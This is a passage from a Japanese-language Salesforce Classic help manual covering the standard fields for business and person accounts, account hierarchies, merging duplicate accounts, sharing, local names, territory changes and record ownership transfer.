状況をクリーンアップ	Data.com と比較したレコードのクリーンアップ状況。有効な値は 未比較、同期済み、確認済み、不一致、該当なし、無効 です。この項目は、Data.com Prospector または Data.com Clean を使用する場合に使用できます。 メモ: Data.com Prospector または Data.com Clean を使用して取引先レコードをクリーンアップする場合、Data.com では、毎月、米国ドル以外の通	✔ (Data.com)

項目	説明	Data.com または D&B の値を許可する
	貨を米国ドルに変換します。これにより、［年間売上］項目の値が変わる場合があります。米国ドル以外の通貨を使用する組織では、レコードのクリーンアップ状況を特定するときに［年間売上］項目が無視されます(そのため、［状況をクリーンアップ］項目の値は変わりません)。	
作成者	取引先を作成したユーザ、作成日時も含む (参照のみ)。	
Data.com キー	Data.com の会社の ID。Salesforce レコードを Data.com レコードと (手動クリーンアップまたは自動クリーンアップジョブによって)比較するとき、Data.com で一致するレコードが検出されると、2つのレコードはこの項目の数値によってリンクされます。	✔ (Data.com)
D&B 企業	対応する D&B 企業レコードへのリンク。リンク先に取引先の Dun & Bradstreet (D&B) 項目が表示されます。別の D&B 企業レコードを取引先に関連付ける必要がある場合は、ルックアップを使用します。この項目は、Data.com Prospector または Data.com Clean を使用する組織でのみ使用できます。	✔ (D&B)
説明	取引先の説明。この項目には最大 32 KB までのデータを入力できます。レポートには、最初の 255 文字だけが表示されます。	✔ (D&B)
D-U-N-S 番号	Data Universal Numbering System (D-U-N-S) Number は、D&B データベース内の、それぞれ事業が異なる一意の各事業所に割り当てられた一意の 9 桁の番号です。D-U-N-S Number は、事業の識別と追跡のた	✔ (D&B)

項目	説明	Data.com または D&B の値を許可する
	めの世界標準として世界中の産業と組織で使用されます。この項目は、Data.com Prospector または Data.com Clean を使用する場合に使用できます。 メモ: 完全な D-U-N-S Number を表示するには、次のいずれかを実行します。 • 取引先を Salesforce に追加する (まだ実行していない場合)、または • Data.com を使用して取引先をクリーンアップする (Salesforce にすでに存在する場合) レコードを追加またはクリーンアップするまで、先頭5桁はアスタリスク (*) でマスクされます。	
従業員数	取引先の従業員数。	✔ (D&B)
保存時にこの取引先をテリトリールールに照らして評価します	オンにした場合、取引先が編集および保存されるときに取引先割り当てルールを実行します。システム管理者は、取引先のページレイアウトをカスタマイズするときに、このチェックボックスを表示するかどうか、デフォルトでオンにするかどうかを制御できます。「テリトリー管理に関するオブジェクト」(ページ 1562)を参照してください。	
テリトリーの割り当てルールから除外	オンにした場合、取引先は取引先割り当てルールの実行時には評価されず、テリトリーに自動的には割り当てられません。また、取引先がすでに割り当てルールの結果としてテリトリーに割り当てられている場合、このチェックボックスをオンにすると、取引先はテリ	

項目	説明	Data.com または D&B の値を許可する
	トリーから削除されます。このチェックボックスは、ルールに基づいた取引先割り当てにのみ影響し、手動の取引先割り当てには影響しません。「テリトリー管理に関するオブジェクト」(ページ 1562)を参照してください。	
Fax	Fax 番号。この項目は最大 40 文字まで入力できます。	✔ (D&B)
業種	取引先の主要業務。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	✔ (Data.com)
更新者	取引先項目を最後に変更したユーザ、変更日時も含む。ここでは、取引先の関連リスト項目のいずれかに行った変更は追跡しません(参照のみ)。	
NAICS コード	6 桁の North American Industry Classification System (NAICS) コードは、企業と政府で使用される標準コードで、事業所をその経済行動に従って産業別に分類します。米国の企業経済に関連する統計データの収集、分析、公開を目的としています。この項目は、Data.com Prospector または Data.com Clean を使用する場合に使用できます。	✔ (D&B)
NAICS の説明	NAICS コードに基づいた、組織の業種の短い説明。この項目は、Data.com Prospector または Data.com Clean を使用する場合に使用できます。	✔ (D&B)
会社形態	公開や非公開などの会社所有形態。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リスト	✔ (D&B)

項目	説明	Data.com または D&B の値を許可する
	の値には、40 文字まで入力可能です。	
親取引先	会社がより大きい会社または組織の子会社である場合の親会社。親取引先は、Salesforce の既存の取引先でなければなりません。取引先名を入力、またはルックアップアイコンを使用して取引先を選択(または、必要に応じて作成)します。	
パートナー取引先	取引先がパートナー取引先であるかどうかを示す参照専用の項目。	
電話	取引先の主電話番号。この項目は最大 40 文字まで入力できます。	✔ (D&B)
評価	Hot (見込み有り)、Cold (見込み無し) など、この取引先に対する評価のカテゴリ。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	
市区郡 (納入先)	納入先住所の市区郡部分。最大 40 文字です。	✔ (D&B)
国 (納入先)	納入先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	✔ (D&B)
都道府県 (納入先)	納入先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	✔ (D&B)
町名・番地 (納入先)	主な連絡先または納入先住所の町名・番地。最大 255 文字です。	✔ (D&B)
郵便番号 (納入先)	主な連絡先または納入先住所の郵便番号部分。最大 20 文字です。	✔ (D&B)

項目	説明	Data.com または D&B の値を許可する
産業コード	取引先の主要事業分類の標準産業分類コード。この項目は最大 10 文字まで入力できます。	✔ (D&B)
産業区分の説明	産業コードに基づいた、組織の業種の短い説明。	✔ (D&B)
テリトリー	取引先が割り当てられているテリトリー。「テリトリー管理に関するオブジェクト」(ページ 1562)を参照してください。 Enterprise Territory Management を使用する組織の場合、この項目は使用できません。Enterprise Territory Management には、取引先ページレイアウトに追加できる [割り当て済みテリトリー] という関連リストがあります。	
株式コード	特定の株式の公開株式を示すために使用される略語。銘柄コードとも呼ばれます。この項目は最大 20 文字まで入力できます。	✔ (D&B)
取引形態	正式名称とは別に、組織が事業活動に使用する名前。屋号に似ています。この項目は、Data.com Prospector または Data.com Clean を使用する場合に使用できます。	✔ (D&B)
種類	顧客、競合会社、またはパートナーなど、取引先の種類。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	
カスタムリンク	管理者が設定する取引先のカスタムリンクのリスト。	
Web サイト	www.acme.com など、取引先の Web サイトの URL。この項目は最大 255 文字まで入力できます。最初の 50 文字のみ表示されます。	✔ (Data.com)

項目	説明	Data.com または D&B の値を許可する
設立年	会社が設立された年、または会社の現在の所有者または経営者が会社の支配権を確立した年。会社が設立された年と所有された年のどちらも不明な場合は、Dun & Bradstreet レコードが作成された年が使用されます。Dun & Bradstreet は、支店についてはこのデータを提供しません。この項目は、Data.com Prospector または Data.com Clean を使用する場合に使用できます。	✔ (D&B)

個人取引先項目

個人取引先には、次の標準項目があります(アルファベット順)。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。取引先責任者項目列のチェックマークが付いている項目は、個人取引先でサポートされ、法人取引先ではサポートされていない取引先責任者項目です。

リストには、組織のシステム管理者が作成するカスタム項目は含まれません。個人取引先では、取引先項目と取引先責任者のカスタム項目の両方が利用できます。

項目	説明	取引先責任者項目
取引先 通貨	取引先における、すべての通貨金額項目のデフォルト通貨。金額は取引先通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。	
取引先 ディビジョン	取引先が属するディビジョン。取引先責任者や商談など、取引先に関連付けられるレコードは、自動的に取引先のディビジョンを継承します。ディビジョンを使用してデータを分割している組織でのみ利用可能です。	
取引先名	個人の名前。個人取引先の取引先名は直接編集できません。代わりに Salesforce により、［名］項目と［姓］項目をユーザの言語設定に	

項目	説明	取引先責任者項目
	従って適切な順序で結合した名前が指定されます。組織で［ミドルネーム］および［肩書き］項目が有効化されている場合、それらの項目も取引先名に含まれます。	
取引先名 （ローカル）	ローカル言語に翻訳された取引先の名前。	
取引先番号	取引先の追跡(参照)番号。この項目は最大 40 文字まで入力できます。	
取引先所有者	取引先の割り当てられた所有者。Personal Edition では利用できません。	
取引先レコードタイプ	どのような選択リスト値がそのレコードで使用可能かを決定する項目名。使用可能なエディションは、Professional Edition、 Enterprise Edition、Unlimited Edition、 Performance Edition、および Developer Edition です。	
取引先 部門	*単一の場所、本社、支店など、*取引先の場所の情報。この項目は最大 80 文字まで入力できます。	
年間売上	報告されている年間収益額。	
アシスタント	取引先責任者のアシスタント。最大 40 文字です。	✔
アシスタント電話	アシスタントの電話番号。最大 40 文字です。	✔
市区郡 (請求先)	請求先住所の市区郡部分。最大 40 文字です。	
国 (請求先)	請求先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	
都道府県 (請求先)	請求先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	

項目	説明	取引先責任者項目
町名・番地 (請求先)	請求先に使用される町名・番地。この項目は最大255文字まで入力できます。	
郵便番号 (請求先)	請求先住所の郵便番号部分。最大20文字です。	
誕生日	取引先責任者の誕生日。項目をクリックし、カレンダーから日付を選択します。	✔
作成者	取引先を作成したユーザ、作成日時も含む (参照のみ)。	
カスタムリンク	管理者が設定する取引先のカスタムリンクのリスト。	
部署	法人または組織の関連付けされた部署。最大80文字です。	✔
説明	取引先の説明。この項目には最大32KBまでのデータを入力できます。レポートには、最初の255文字だけが表示されます。	
電話連絡拒否	取引先責任者が電話による連絡を希望するかどうか。Data.comを使用する場合、[電話] 項目の値は検索結果および取引先責任者カードでは非表示になり、レコードをエクスポートするときに作成される .csv ファイルでは空白になります。	✔
メール	取引先責任者のメールアドレス。有効なメールアドレスが必要です。最大80文字です。	✔
メール送信除外	取引先責任者がメールの受信を希望するかどうか。Data.comを使用する場合、[メール] 項目の値は検索結果および取引先責任者カードでは非表示になり、レコードをエクスポートするときに作成される .csv ファイルでは空白になります。	✔
従業員数	取引先の従業員数。	

項目	説明	取引先責任者項目
保存時にこの取引先をテリトリールールに照らして評価します	オンにした場合、取引先が編集および保存されるときに取引先割り当てルールを実行します。システム管理者は、取引先のページレイアウトをカスタマイズするときに、このチェックボックスを表示するかどうか、デフォルトでオンにするかどうかを制御できます。「テリトリー管理に関するオブジェクト」(ページ1562)を参照してください。	
テリトリーの割り当てルールから除外	オンにした場合、取引先は取引先割り当てルールの実行時には評価されず、テリトリーに自動的には割り当てられません。また、取引先がすでに割り当てルールの結果としてテリトリーに割り当てられている場合、このチェックボックスをオンにすると、取引先はテリトリーから削除されます。このチェックボックスは、ルールに基づいた取引先割り当てにのみ影響し、手動の取引先割り当てには影響しません。「テリトリー管理に関するオブジェクト」(ページ1562)を参照してください。	
Fax	Fax番号。この項目は最大40文字まで入力できます。	
Fax 送信除外	取引先責任者が同報ファックスの受信を希望するかどうか。	✔
名	個人の名前(名)。この項目は最大40文字まで入力できます。	✔
自宅電話	取引先責任者の自宅電話番号。最大40文字です。	✔
業種	取引先の主要業務。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40文字まで入力可能です。	

項目	説明	取引先責任者項目
姓	個人の姓。この項目は最大 80 文字まで入力できます。	✔
登録情報照会 最終依頼日	最後に登録情報照会が送信された日付。	✔
登録情報照会 最終更新日	最後に登録情報照会が返されてマージされた日付。	✔
リードソース	広告、パートナー、Web などのレコードソース。エントリは、システム管理者が設定した有効な選択リスト値から選択されます。選択リスト値ごとに最大 40 文字。	✔
市区郡 (郵送先)	郵送先住所の市区郡。最大 40 文字です。	✔
国 (郵送先)	住所の国(郵送先)。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。	✔
都道府県 (郵送先)	住所の都道府県(郵送先)。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。	✔
町名・番地 (郵送先)	郵送先住所の町名・番地。最大 255 文字です。	✔
郵便番号 (郵送先)	郵送先住所の郵便番号。最大 20 文字です。	✔
ミドルネーム	個人のミドルネーム。この項目は最大 40 文字まで入力できます。 メモ: この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択します。その後で、	✔

項目	説明	取引先責任者項目
	［個人名の名前サフィックスを有効化］を選択します。	
携帯	取引先責任者の携帯電話番号。最大 40 文字です。	✔
更新者	取引先項目を最後に変更したユーザ、変更日時も含む。ここでは、取引先の関連リスト項目のいずれかに行った変更は追跡しません (参照のみ)。	
市区郡 (その他)	取引先責任者の住所の市区郡(その他)。最大 40 文字です。	✔
国 (その他)	住所の国(その他)。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。	✔
電話 (その他)	取引先責任者の電話番号(その他)。最大 40 文字です。	✔
都道府県 (その他)	住所の都道府県(その他)。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。	✔
町名・番地 (その他)	取引先責任者の住所の町名・番地(その他)。最大 255 文字です。	✔
郵便番号 (その他)	取引先責任者の住所の郵便番号(その他)。最大 20 文字です。	✔
会社形態	公開や非公開などの会社所有形態。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	
電話	取引先の主電話番号。この項目は最大 40 文字まで入力できます。	
評価	Hot (見込み有り)、Cold (見込み無し) など、この取引先に対する評価のカテゴリ。エントリは、システム	

項目	説明	取引先責任者項目
	管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	
敬称	様、教授など、取引先責任者を示す敬称。エントリは、システム管理者が設定した有効な選択リスト値から選択されます。最大 40 文字です。	✔
市区郡 (納入先)	納入先住所の市区郡部分。最大 40 文字です。	
国 (納入先)	納入先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	
都道府県 (納入先)	納入先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。	
町名・番地 (納入先)	主な連絡先または納入先住所の町名・番地。最大 255 文字です。	
郵便番号 (納入先)	主な連絡先または納入先住所の郵便番号部分。最大 20 文字です。	
産業コード	取引先の主要事業分類の標準産業分類コード。この項目は最大 10 文字まで入力できます。	
肩書き	個人の名前の肩書き。この項目は最大 40 文字まで入力できます。 メモ: この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定] から、[クイック検索] ボックスに「*ユーザインターフェース*」と入力し、[ユーザインターフェース] を選択します。その後で、	✔

項目	説明	取引先責任者項目
	［個人名の名前サフィックスを有効化］を選択します。	
テリトリー	取引先が割り当てられているテリトリー。「テリトリー管理に関するオブジェクト」(ページ 1562)を参照してください。	
株式コード	特定の株式の公開株式を示すために使用される略語。銘柄コードとも呼ばれます。この項目は最大 20 文字まで入力できます。	
役職	組織内の取引先責任者の職位。最大 80 文字です。	✔
種類	顧客、競合会社、またはパートナーなど、取引先の種類。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	
Web サイト	www.acme.com など、取引先の Web サイトの URL。この項目は最大 255 文字まで入力できます。最初の 50 文字のみ表示されます。	

関連トピック:

取引先

取引先履歴

取引先の詳細ページにある [取引先履歴] 関連リストでは、取引先に対する変更を追跡します。取引先の履歴を追跡するように設定した任意の標準項目またはカスタム項目をユーザが変更すると、常に新しい履歴が [取引先履歴] 関連リストに追加されます。個人取引先の場合、この中には追跡する設定になっている、関連する取引先責任者項目が含まれます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。取引先の関連リストへの変更は、取引先履歴では追跡されません。

関連トピック:

取引先

エディション

使用可能なインターフェース: Salesforce Classic

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

親取引先の表示

取引先の階層には、［親取引先］項目によって関連付けられている取引先が表示され、親子関係の全体図を把握できます。階層構造では、子取引先は上位の親取引先からインデントされて表示されます。

- 取引先の階層を表示するには、取引先の詳細ページの取引先名の横にある [階層の表示] をクリックします。[取引先階層] ページには、最大500件の子取引先が表示されます。[取引先階層] ページに表示される特定の取引先へのアクセス権がない場合、それらの取引先の列には詳細は表示されません。
- 関連子会社を一覧表示するには、関連子会社を編集し、親取引先として登録する既存の取引先の名前を［親取引先］項目に入力します。または、ルックアップアイコンをクリックして親取引先を検索するか、作成します。

親取引先を入力して保存する場合は、その親取引先がすでに存在する取引先である必要があります。

複数の事業所を持つ会社の場合は、［取引先 部門］項目を使用して事業所を区別することもできます。

組織でディビジョンを使用している場合は、［親取引先］項目から関連付けられている取引先が同じディビジョンに存在する必要はありません。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

親取引先を参照する
- 取引先に対する「参照」

［親取引先］項目と [階層の表示] リンクは、個人取引先ではサポートされていません。

関連トピック:

取引先項目

取引先作成のガイドライン

重複する取引先のマージ

複数の取引先を 1 つにマージし、データをクリーンに保って商談成立に集中できるようにします。

1. [取引先] タブの [ツール] セクションにある [取引先のマージ] をクリックします。
2. 重複している取引先を検索するには、検索文字列を入力します。その後、[取引先の検索] をクリックします。
3. マージする取引先を3つまで選択します。その後、[次へ]をクリックします。
4. マスタレコードとする取引先を 1 つ選択します。
5. 残す項目を各レコードから選択します。値が競合する項目は強調表示されます。
6. [マージ] をクリックします。

関連トピック:

重複する取引先のマージに関するガイドラインおよび考慮事項

エディション

使用可能なエディション: Salesforce Classic

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先を参照する
- 取引先に対する「参照」

法人取引先をマージする
- 取引先に対する「削除」

  および

  商談やケースなど、関連オブジェクトに対する「編集」

個人取引先をマージする
- 取引先に対する「削除」

  および

  取引先責任者に対する「参照」

重複する取引先のマージに関するガイドラインおよび考慮事項

取引先レコードをマージするときには、開始前に理解しておくべきこと、およびその他の機能が影響を受ける内容について把握しておくべきことがあります。

Merging Duplicate Accounts: Tips and Gotchas (重複する取引先のマージ: ヒントおよび潜在的な問題)

エディション

使用可能なエディション: Salesforce Classic

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一般情報

- システム管理者、取引先の所有者、またはロール階層内でその取引先所有者の上位にあり、適切なユーザ権限 (取引先に対する「削除」、および商談やケースなど関連オブジェクトに対する「編集」) を持つユーザは、取引先をマージできます。
- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、Developer Edition のいずれかを使用している組織では、マージされた新しい取引先にすべての共有ルールが適用されます。また、マスタレコードの直接共有設定は、マージ後の取引先に適用されます。
- 同じ取引先責任者に間接的に関連する取引先をマージしようとすると、重複するリレーションの削除を指示するエラーが表示されます。取引先レコードでは、間接リレーションは [関連取引先責任者] 関連リストで管理されます。
- マージ前の取引先に関連する項目は、マージされた新しい取引先に関連します。
- マージ前の取引先は、ごみ箱に移動されます。
- 新規にマージされた取引先の［作成者］項目には、マージされた最も古い取引先の日付が表示されます。［最終更新者］項目には、レコードがマージされた日付が使用されます。

チームメンバー

- マージされた新しい取引先には、チームメンバーが別々のチームに属していても、マージした取引先のすべてのチームメンバーが保持されます。
- 自分よりも高いレコードレベルのアクセス権がチームメンバーにある取引先をマージするには、取引先に対する「すべてのデータの編集」権限が必要です。たとえば、取引先の子レコードに対するアクセス権が、取引先をマージする取引先所有者よりも取引先チームメンバーの方が高い場合、それらの取引先をマージするには、「すべてのデータの編集」権限が必要になります。

詳細は、「取引先チーム」を参照してください。

個人取引先

- 組織で個人取引先を使用している場合に重複を検索すると、法人取引先と個人取引先の両方が返されます。ただし、個人取引先と法人取引先とをマージすることはできません。個人取引先は、個人取引先アイコン ( ) で示されます。
- カスタマーポータルの使用が有効になっている個人取引先はマージできません。

詳細は、「個人取引先とは?」を参照してください。

ポータル

- ポータルに関連付けられた取引先をマージするには、「ユーザの管理」権限が必要です。
- 取引先責任者がポータルと関連している取引先をマージするには、取引先責任者に同じ種別のポータルが必要です。
- 同じ種別の複数のポータルに関連付けられている取引先責任者を持つ取引先をマージしても、特定のポータルに対する取引先責任者のアクセス権は変わりません。これは、取引先責任者がアクセスできるポータルが、ポータルユーザのプロファイルによって決まるためです。
- パートナー取引先とパートナー以外の取引先をマージする場合は、パートナー取引先をマスタレコードとして選択する必要があります。
- パートナー取引先とパートナー以外の取引先をマージする場合、所有者は変更できません。
- マージされた新しい取引先で取引先責任者をポータルと関連付けるには、ポータルユーザを含む取引先をマスタレコードとして選択します。

テリトリー管理に関するオブジェクト

この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

- マージ前の取引先で［テリトリーの割り当てルールから除外］が選択されていない場合は、マージされた新しい取引先で取引先割り当てルールを実行してテリトリーを判断します。マージ前の取引先に手動で追加されたテリトリーは、新しい取引先に手動で追加します。
- マージ前の取引先のうち少なくとも 1 つで［テリトリーの割り当てルールから除外］が選択されている場合は、次の事項が発生します。
  - 取引先割り当てルールは、マージされた新しい取引先には適用されません。
  - マージされた新しい取引先は、マージ前の取引先からテリトリーをすべて継承します。
  - 割り当てルールを使用してマージ前の取引先にテリトリーを割り当てた場合は、マージされた新しい取引先にルールを適用していなくても、マージされた新しい取引先に割り当てルールを使用してテリトリーを割り当てたかのように表示されます。
  - テリトリーがマージ前の取引先の 1 つに手動で割り当てられていた場合、マージされた新しい取引先にテリトリーを手動で割り当てます。
  - テリトリーが手動で 1 つの取引先に追加され、他の取引先にはルールで追加されていた場合、マージされた新しい取引先にテリトリーを手動で追加します。

エンタープライズテリトリー管理

この情報は、エンタープライズテリトリー管理機能にのみ適用され、元のテリトリー管理には適用されません。

- テリトリーがマージ前の取引先の 1 つに手動で割り当てられていた場合 (すべての状態のモデル)、テリトリーがまだなければ、マージされた新しい取引先にテリトリーを手動で追加します。
- 該当の取引先ページレイアウトの［レイアウトのプロパティ］にある［保存時にテリトリールールに照らしてこの取引先を評価］の *［デフォルトで選択］* をオンにした場合にのみ、有効なテリトリーモデルのマージされた取引先に対して取引先割り当てルールが実行されます。

- ［テリトリーの割り当てルールから除外］のマージされた値が `true` の場合、1) 該当の取引先ページレイアウトの［レイアウトのプロパティ］にある［保存時にテリトリールールに照らしてこの取引先を評価］チェックボックスの *［デフォルトで選択］* がオンになっていても、テリトリー割り当てルールは評価されず、2) 有効なモデルのテリトリーの関連付けに基づく既存のルールは、マージされた取引先から削除されます。
- 無効な状態(計画中 または アーカイブ済み)のテリトリーモデルの場合、マージされた取引先の項目値がルールに一致していなくても、マージされた取引先のルールに基づく関連テリトリーは変更されません。

関連トピック:

重複する取引先のマージ

取引先の共有

エディション

使用可能なインターフェース: Salesforce Classic

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリーに対する取引先アクセス権のデフォルト値および組織の共有モデルは、システム管理者が定義します。ただし、自分の所有する取引先に対しては、ユーザ自身のデータの共有権限を、取引先ごとに拡大できます。取引先の共有を使用して、取引先へのアクセス権のレベルを上げることができます。ただし、組織のデフォルトのアクセス権を超えるアクセスは制限できません。

共有の詳細を表示および管理するには、取引先の詳細ページで [共有] をクリックします。共有の詳細ページには、取引先への共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次の作業を実行できます。

- 他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与するには、[追加] をクリックします。

  メモ: 取引先を共有する場合、関連する取引先責任者、商談、またはケースを共有して、アクセスレベルを最高でもユーザが持つ権限までとするかを尋ねられます。Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition のユーザは、レコード詳細ページから関連レコードを共有することもできます。ユーザは、共有レコードに対して少なくとも「参照」権限を持つようにしてください。

  または、取引先チームを作成して取引先のアクセス権を共有できます。
- レコードへのアクセス権を持つすべてのユーザを表示するには、[リストの拡張] をクリックします。
- 自分で作成した共有の直接設定ルールについては、リスト内の項目の横にある [編集] か [削除] をクリックすると、アクセスレベルを編集または削除できます。取引先の場合、「所有者」共有ルールも編集できます。

関連トピック:

テリトリー管理に関するオブジェクト

取引先チーム

レコードの翻訳名

取引先、取引先責任者、リードの翻訳名を保存するには、ローカルネーム項目を使用します。

たとえば、取引先の名前を組織のデフォルト言語で保存することも、取引先またはユーザの言語で保存することもできます。次の項目には対応するローカルネームを設定できます。

標準項目	ローカルネーム項目
取引先名	取引先名 (ローカル)
取引先責任者: 名	取引先責任者: 名 (ローカル)
取引先責任者: ミドルネーム	取引先責任者: ミドルネーム (ローカル)
取引先責任者: 姓	取引先責任者: 姓 (ローカル)
リード: 会社	リード: 会社名 (ローカル)
リード: 名	リード: 名 (ローカル)
リード: ミドルネーム	リード: ミドルネーム (ローカル)
リード: 姓	リード: 姓 (ローカル)

エディション

使用可能なインターフェース: Salesforce Classic

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ローカルネームはユーザの言語設定に影響しません。使用しているページレイアウト設定に応じて、ローカルネームを詳細ページまたは編集ページに表示できます。

関連トピック:

取引先

取引先のテリトリーの変更

手動で割り当てられた取引先のテリトリーを変更する手順は、次のとおりです。

1. 取引先詳細ページで［テリトリー］項目の横にある[変更]をクリックします。
2. ［ルールに基づいたテリトリー割り当て］リストで、有効な取引先割り当てルールによって取引先が含まれたテリトリーを参照します。このページは、表示されたテリトリーから取引先を削除するためには使用できません。削除するには、取引先を評価するための取引先割り当てルールを変更する必要があります。
3. 取引先がすでに手動で 1 つ以上のテリトリーに割り当てられている場合は、そのテリトリーの名前が［選択されたテリトリー］リストに表示されます。
4. [選択] および [選択解除] をクリックして、[利用できるテリトリー] リストおよび [選択されたテリトリー] リスト間でテリトリーを移動します。
5. 必要に応じて、ドロップダウンリストの [横に並べて表示] または [縦に並べて表示] をクリックして、[選択されたテリトリー] リストを [利用できるテリトリー] リストと並べるか、または下に配置できます。
6. 手動で割り当てられるテリトリーが [選択されたテリトリー] リストに含まれている場合は、[保存] をクリックして終了し、取引先の詳細ページに戻ります。

関連トピック:

テリトリー管理に関するオブジェクト
手動による取引先のテリトリーへの割り当て

エディション

使用可能なインターフェース: Salesforce Classic

法人取引先を使用可能なエディション: **Database.com** Edition 以外のすべてのエディション

個人取引先を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Performance** Edition および **Developer** Edition と、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

取引先のテリトリーを変更する

- 「テリトリーの管理」

  または

  売上予測マネージャである。売上予測マネージャは、テリトリー階層において自分の下位で作業するユーザのテリトリーを管理できます。

レコードの所有者の変更

移行されるレコードのタイプに対して少なくとも「参照」権限を持つ別のユーザに、レコードの所有権を付与できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

1つのレコードを移行する
- 「所有権の移行」

1. レコード詳細ページで、リンクをクリックして所有者を変更します。

   リンクが表示されていない場合は、レコードの所有権を変更する権限がありません。

2. 新しい所有者を入力または選択します。Salesforce カスタマーポータルまたはパートナーポータルが有効になっている組織では、ユーザのルックアップダイアログに表示される結果を指定できます。表示する結果を指定するには、[所有者] または [割り当て先] ドロップダウンリストでキューまたはユーザグループを選択します。

   メモ: 入力または選択できるのは、レコードを所有するための権限があるユーザのみです。カスタマーポータルユーザやパートナーユーザは、[ユーザ] グループと [ロール & 内部下位ロール] グループのどちらにも含まれません。

3. 新しい所有者に通知するには、[メールで通知する] チェックボックスをオンにします。

   通知に表示された「送信元」のメールアドレスが、メール設定に設定した返信用メールアドレスです。

   Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織のケースの場合、メールテキストはサポートの設定で指定されている [ケース割り当て時のテンプレート] によって決まります。その他のレコードの場合は、メールテキストは自動的に生成され、カスタマイズできません。

4. 移行するオブジェクトの種別とユーザ権限によっては、次のチェックボックスが表示される場合があります。

チェックボックス	説明	表示の対象
ディビジョンの変更	レコードを新しい所有者のディビジョンに移行します。その取引先と関連付けられているすべてのレコードが、新しいディビジョンにも自動的に移行されます。	[ディビジョン] 項目の参照または編集が可能な場合は、Salesforce Classic の取引先とリード
[既存取引先 所有者が所有しない進行中の商談を移行] または [自分が所有しない進行中の商談を移行]	この取引先に関連付けられている他のユーザが所有する進行中の商談を移行します。	Lightning Experience の取引先 Salesforce Classic の取引先
完了した商談も移行	その取引先に関連付けられている完了した商談を移行します。このオプションは、取引先所有者が所有する完了した商談のみに適用されます。他のユーザが所有する完了した商談は変更されません。	Salesforce Classic の取引先

チェックボックス	説明	表示の対象
既存取引先 所有者が所有する進行中ケースを移行	既存の取引先所有者が所有する取引先に関連付けられているオープンケースがあれば、それを移行します。	Salesforce Classic の取引先
完了したケースも移行	その取引先に関連付けられているクローズしたケースを移行します。このオプションは、取引先所有者が所有するクローズしたケースのみに適用されます。他のユーザが所有するクローズしたケースは変更されません。	Salesforce Classic の取引先
現在の取引先チームをそのまま使用する	その取引先のすべての取引先チームメンバーを新しい所有者に移行します。	Salesforce Classic の取引先
